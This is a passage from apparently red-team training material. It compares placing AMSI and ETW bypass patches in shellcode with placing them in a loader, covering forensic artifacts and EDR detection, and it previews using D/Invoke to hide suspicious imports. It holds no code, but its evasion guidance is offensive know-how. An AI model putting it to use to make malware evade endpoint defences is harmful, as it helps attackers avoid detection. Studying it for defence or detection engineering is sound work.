CreateRemoteThreador APC queues) without a disk-based file. The patch stub executes early, often with minimal API calls (e.g., using direct syscalls to avoid hooks). This results in a smaller initial footprint, primarily limited to injected memory regions (e.g., RWX pages). - Loader Implementation: Loaders are often disk-based executables or use reflective loading. They rely on WinAPI calls like
VirtualProtectandWriteProcessMemoryto apply patches, generating more behavioral artifacts (e.g., ETW events for memory operations if ETW isn't yet disabled). Disk-based loaders may leave traces like prefetch files or shimcache entries.
Analysis Impact: Shellcode is "fileless," so detection relies on memory patterns (e.g., shellcode signatures, anomalous RWX regions). Loaders provide additional disk-based artifacts, making it easier to correlate memory patches with a specific executable.
- Shellcode with Patch Stub: Shellcode is typically injected directly into a process (e.g., via
-
Timing and Cleanup:
- Shellcode: Patches may be ephemeral, applied just before payload execution and potentially undone afterward (e.g., via sleep masks or cleanup routines). Early ETW patching minimizes logging, reducing runtime artifacts.
- Loader: Patches are typically persistent throughout the process's lifetime, as loaders rarely clean up modifications. This leaves clearer evidence like copy-on-write (CoW) pages or inline hooks.
Analysis Impact: Shellcode patches might evade runtime detection if cleaned, but memory dumps capture the modified state at the time of acquisition. Loaders' heavier use of APIs can leave partial ETW or AMSI logs if patching occurs after initial execution.
-
Scope and Process Context:
- Shellcode: Often injected into a legitimate process (e.g.,
explorer.exe), making patches appear in unexpected process contexts. This requires broader memory scans across multiple processes. - Loader: May run in its own process or inject into others, often involving CLR/.NET for C# payloads, which adds artifacts like assembly load events or .NET metadata.
Analysis Impact: Detection techniques are similar (e.g., scanning for CoW or hooks), but shellcode blends into benign processes, necessitating more comprehensive process enumeration. Loaders’ process context may be more explicit, especially if disk-based.
- Shellcode: Often injected into a legitimate process (e.g.,
-
Advanced Bypasses and Evasion:
- Shellcode: Frequently employs "patchless" techniques (e.g., hardware breakpoints via
NtSetContextThreadto trap AMSI/ETW calls without modifying code). These are harder to detect via traditional integrity checks but can be identified through thread context or exception handler analysis. - Loader: More likely to use traditional patching (e.g., overwriting function prologues), which is easier to detect via code integrity checks but may include anti-forensic techniques like unhooking EDR.
Analysis Impact: Both require advanced detection (e.g., syscall monitoring for patchless bypasses), but shellcode’s stealthier approach may prioritize evasion over persistence, while loaders focus on robust execution.
- Shellcode: Frequently employs "patchless" techniques (e.g., hardware breakpoints via
In short - having the bypasses in the loader give us more flexibility:
-
Attack frameworks that generate shellcode payloads (like
SliverorHavoc) or shellcode generators (likeDonut) have a static AMSI/ETW bypass stub that is added to the shellcode, so if you want to change the bypass technique you need to modify the framework's source code and recompile it. Having the bypasses in the loader means that you can change the bypass technique in one place (the loader) without having to modify the shellcode generation process. This static stub might be detected by EDR solutions, so having the bypasses in the loader means that you can use any shellcode payload (even ones that don't have a bypass stub) and still benefit from the bypasses. It also means that you can update the bypass technique in the loader without having to regenerate all your shellcode payloads, in case the current bypass technique gets doesn't work anymore -
Having the bypasses in the shellcode means that you can use the shellcode in other scenarios -like process injection or process hollowing (which we are not covering in the class) without having to rely on the loader. This makes the shellcode more portable and versatile. But if you want to use the shellcode in a scenario where you don't have control over the loader (like injecting into a process that you don't own), then having the bypasses in the shellcode is necessary.
Synopsis Table
| Aspect | Shellcode with Patch Stub | Loader Implementation |
|---|---|---|
| Delivery | Fileless, injected (e.g., via CreateRemoteThread). Minimal API use, often syscalls. | Disk-based or reflective. Uses WinAPI (e.g., VirtualProtect), generating more artifacts. |
| Footprint | Limited to RWX memory regions, harder to trace to a source. | Disk artifacts (e.g., prefetch), API call logs, clearer process attribution. |
| Patch Persistence | Often ephemeral, may clean up post-execution (e.g., sleep mask). | Typically persistent, leaves CoW pages or hooks for process lifetime. |
| Process Context | Injected into benign processes (e.g., explorer.exe), blends in. | Own process or injected, often with CLR/.NET artifacts for C# payloads. |
| Evasion Techniques | Patchless bypasses (e.g., hardware breakpoints), stealth-focused. | Traditional patches, may include EDR unhooking, less stealthy but robust. |
| Detection Focus | Memory scans for RWX, thread contexts, exception handlers. Requires broader process checks. | Memory scans plus disk artifacts, API logs, process creation events. |
During our forensics we still could see the VirtualProtect WriteProcessMemory and CreateThread imports in the import table, which could be a detection vector, we're going to fix this by using D\INVOKE in the next lab. This will dynamically resolve those functions at runtime, so they won't be visible in the import table anymore. If an AVD/EDR (Microsoft Defender and MDE do not hook functions, they relay on ETW telemetry, call stack analysis and Kernel callbacks - we won't be dealing with these during this training as we only have 2 days, but who knows in the future an extra module might be published :)) hooks those functions, we might still get detected, but at least they won't be visible in the import table anymore.
Additionally you might have noticed our code has duplicate code for loading libraries and getting function addresses, in the next lab we're going to refactor this into a NativeMethods class that can be reused by all classes. This will make our code cleaner and easier to maintain.